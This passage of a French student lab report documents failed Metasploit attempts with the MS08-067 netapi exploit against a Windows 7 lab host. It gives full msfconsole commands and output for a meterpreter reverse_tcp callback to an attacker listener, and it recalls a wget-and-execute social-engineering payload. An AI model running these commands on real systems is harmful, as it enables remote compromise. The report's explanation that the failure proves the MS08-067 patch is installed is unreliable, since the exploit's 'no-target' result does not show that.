MS08-067 (CVE-2008-4250) est une vulnérabilité dans le service Server de Windows (RPC over SMB), permettant l'exécution de code à distance via des appels RPC malformés. Elle a été exploitée massivement par le ver Conficker en 2008-2009, infectant des millions de machines.

Principe : L'exploit cible le service `netapi32.dll` via le pipe nommé `BROWSER` ou `SRVSVC`, déclenchant un buffer overflow permettant l'injection de shellcode.

9.4.2 Configuration de l'Exploit

Face à l'échec d'EternalBlue, nous avons tenté MS08-067, une vulnérabilité plus ancienne mais historiquement très efficace contre Windows 7 non patché :

```
use exploit/windows/smb/ms08_067_netapi
set RHOST 192.168.1.10
set LHOST 192.168.1.20
show options
exploit
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.10
RHOST => 192.168.1.10
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.20
LHOST => 192.168.1.20
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.10     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.20     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.
```

FIGURE 26 – Metasploit — Configuration de l'exploit MS08-067 NetAPI (RHOST=192.168.1.10, SMBPIPE=BROWSER)

Paramètres spécifiques MS08-067 :

- **SMBPIPE** : `BROWSER` (pipe nommé ciblé, alternatives : SRVSVC)
- **Target** : `Automatic Targeting` (détection automatique de la version Windows)

9.4.3 Résultat de l'Exploitation

```
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.20:4444
[*] 192.168.1.10:445 - Automatically detecting the target...
[*] 192.168.1.10:445 - Fingerprint: Windows 7 - Service Pack 1 - lang:Unknown
[*] 192.168.1.10:445 - We could not detect the language pack, defaulting to English
[-] 192.168.1.10:445 - Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms08_067_netapi) >
```

FIGURE 27 – Metasploit — Tentative d'exploitation MS08-067 : No matching target

Analyse de l'échec :

— Metasploit a correctement identifié la cible : `Windows 7 - Service Pack 1`

— La détection automatique du language pack a échoué (défaut : English)

— L'exploit s'est arrêté avec `no-target: No matching target`

Ce message indique que même si le système est Windows 7 SP1, l'exploit n'a pas pu identifier une configuration exploitable. Cela signifie que le patch de sécurité **MS08-067 (KB958644)** est installé, rendant le système non vulnérable.

9.5 Analyse des Échecs et Patches de Sécurité

9.5.1 État de Patching du Système Windows 7

Les deux tentatives d'exploitation ont échoué en raison de la présence de patches de sécurité critiques sur le système Windows 7 cible :

Vulnérabilité	CVE	Patch Microsoft	Statut
EternalBlue	CVE-2017-0144	MS17-010 (KB4012212)	Installé
MS08-067 NetAPI	CVE-2008-4250	MS08-067 (KB958644)	Installé

TABLE 3 – État des patches de sécurité sur la machine Windows 7 cible

9.5.2 Implications de Sécurité

Points positifs (perspective défensive) :

— Le système Windows 7, bien qu'en fin de support depuis janvier 2020, dispose des patches critiques essentiels

— Les vulnérabilités SMB les plus graves (EternalBlue, MS08-067) sont neutralisées

— Démontre l'importance des mises à jour de sécurité, même sur des systèmes legacy

Limites de cette protection :

— Windows 7 ne reçoit plus de mises à jour régulières (fin de support)

— D'autres vecteurs d'attaque restent possibles : exploits applicatifs, ingénierie sociale, etc.

— L'absence de patches récents expose le système à des vulnérabilités zero-day ou post-2020

9.5.3 Pourquoi Ces Patches Sont-Ils Installés ?

Hypothèses :

1. **Windows Update automatique** : Le système a pu recevoir ces patches critiques avant la fin de support (janvier 2020), car MS17-010 (mars 2017) et MS08-067 (octobre 2008) sont bien antérieurs
2. **Installation manuelle** : L'administrateur système a pu installer manuellement ces KB en raison de leur criticité médiatique (WannaCry, Conficker)
3. **Image système pré-patchée** : Le système a pu être déployé à partir d'une image Windows 7 SP1 intégrant déjà les patches critiques

9.6 Comparaison TP Principal vs Homework

Critère	TP Principal (Ubuntu)	Homework (Windows 7)
OS Cible	Ubuntu 20.04 (Linux)	Windows 7 Service Pack 1
Vecteur d'Attaque	Social Engineering (payload téléchargé manuellement)	Exploitation réseau automatique (vulnérabilités SMB)
Interaction Victime	OUI : wget + chmod + ./hello.elf	NON : exploitation automatique sans action victime
Service Exploité	Aucun (fichier exécuté volontairement)	SMB (port 445)
Payload	linux/x86/meterpreter/reverse_tcp (ELF)	windows/x64/meterpreter/reverse_tcp (théorique)
Outil Principal	SET (Social-Engineer Toolkit) + msfvenom	Metasploit Framework (modules exploit)
Privilèges Obtenus	Utilisateur (hathouti)	SYSTEM (théorique si succès)
Résultat	Succès complet (session Meterpreter + post-exploitation)	Échec (système patché, aucune session ouverte)
Complexité Technique	Moyenne (génération payload + distribution web)	Élevée (exploitation kernel-level)
Détectabilité	Moyenne (antivirus peut détecter le payload)	Faible (exploit réseau, pas de fichier sur disque)
Enseignement Clé	Polyvalence de Metasploit multi-OS	Importance critique des patches de sécurité

Table 4 – Comparaison détaillée entre le TP principal (exploitation réussie Ubuntu) et le Homework (tentatives échouées Windows 7)

9.6.1 Différences Fondamentales de Vecteur d'Attaque

TP Principal : Social Engineering

- Repose sur la tromperie de l'utilisateur (téléchargement et exécution d'un fichier malveillant)
- Succès dépendant de la vigilance de la victime
- Contournable par formation de sensibilisation à la cybersécurité
- Détectable par antivirus analysant le payload au moment de l'exécution

Homework : Exploitation Réseau Automatique

- Exploite des failles au niveau du système d'exploitation (kernel SMB)
- Aucune action requise de la victime (exploitation passive)
- Protection uniquement via patches de sécurité
- Exploitation furtive (pas de fichier déposé sur disque avant compromission)
- Privilèges SYSTEM obtenus directement (vs privilèges utilisateur en social engineering)

9.7 Conclusion du Homework

9.7.1 Enseignements Tirés

1. Efficacité des Patches de Sécurité :

Les tentatives d'exploitation EternalBlue (MS17-010) et MS08-067 ont échoué en raison de la présence des patches de sécurité Microsoft correspondants. Cela démontre que **même sur un système Windows 7 en fin de support**, les mises à jour critiques installées avant 2020 continuent de protéger contre des exploits majeurs.

Leçon clé : Les patches de sécurité sont la première ligne de défense contre les exploits réseau automatiques. Un système non patché aurait été compromis en quelques secondes sans aucune interaction de la victime.

2. Différence de Vecteurs d'Attaque :

Le homework a permis de distinguer clairement deux types d'approches en exploitation :

- **Social Engineering (TP principal)** : Repose sur l'erreur humaine, contournable par formation
- **Exploitation technique (Homework)** : Cible des vulnérabilités logicielles, neutralisable uniquement par patches

3. Méthodologie de Pentesting :

Face à un système patché, un auditeur en sécurité doit :

- Tester plusieurs vecteurs d'attaque (nous avons essayé 2 exploits différents)
- Analyser les raisons des échecs (présence de patches, configuration firewall, etc.)
- Documenter les tentatives infructueuses (elles démontrent la robustesse du système)
- Pivoter vers d'autres techniques (exploits applicatifs, escalade de privilèges, phishing, etc.)

9.7.2 Valeur Pédagogique de l'Échec

Bien que les exploitations aient échoué, ce homework a une valeur pédagogique forte :

- **Compréhension des vulnérabilités critiques** : EternalBlue et MS08-067 sont des cas d'école en cybersécurité
- **Méthodologie rigoureuse** : Scan → Configuration → Exploitation → Analyse d'échec
- **Perspective défensive** : Démontre concrètement l'efficacité des patches de sécurité

— **Honnêteté scientifique** : Documenter les échecs est aussi important que les succès en recherche

Impact sur la Triade CIA (Tentatives Échouées)

Propriété CIA	**Impact**
Confidentialité	Préservée : aucun accès aux données obtenu
Intégrité	Préservée : aucune modification du système possible
Disponibilité	Préservée : système opérationnel, aucune perturbation

Table 5 – Impact des tentatives d'exploitation (échouées) sur la triade CIA

Conclusion finale : Ce homework démontre qu'un système Windows 7 correctement patché peut résister aux exploits SMB automatiques les plus critiques (EternalBlue, MS08-067), soulignant l'importance cruciale des mises à jour de sécurité même sur des systèmes legacy en fin de support.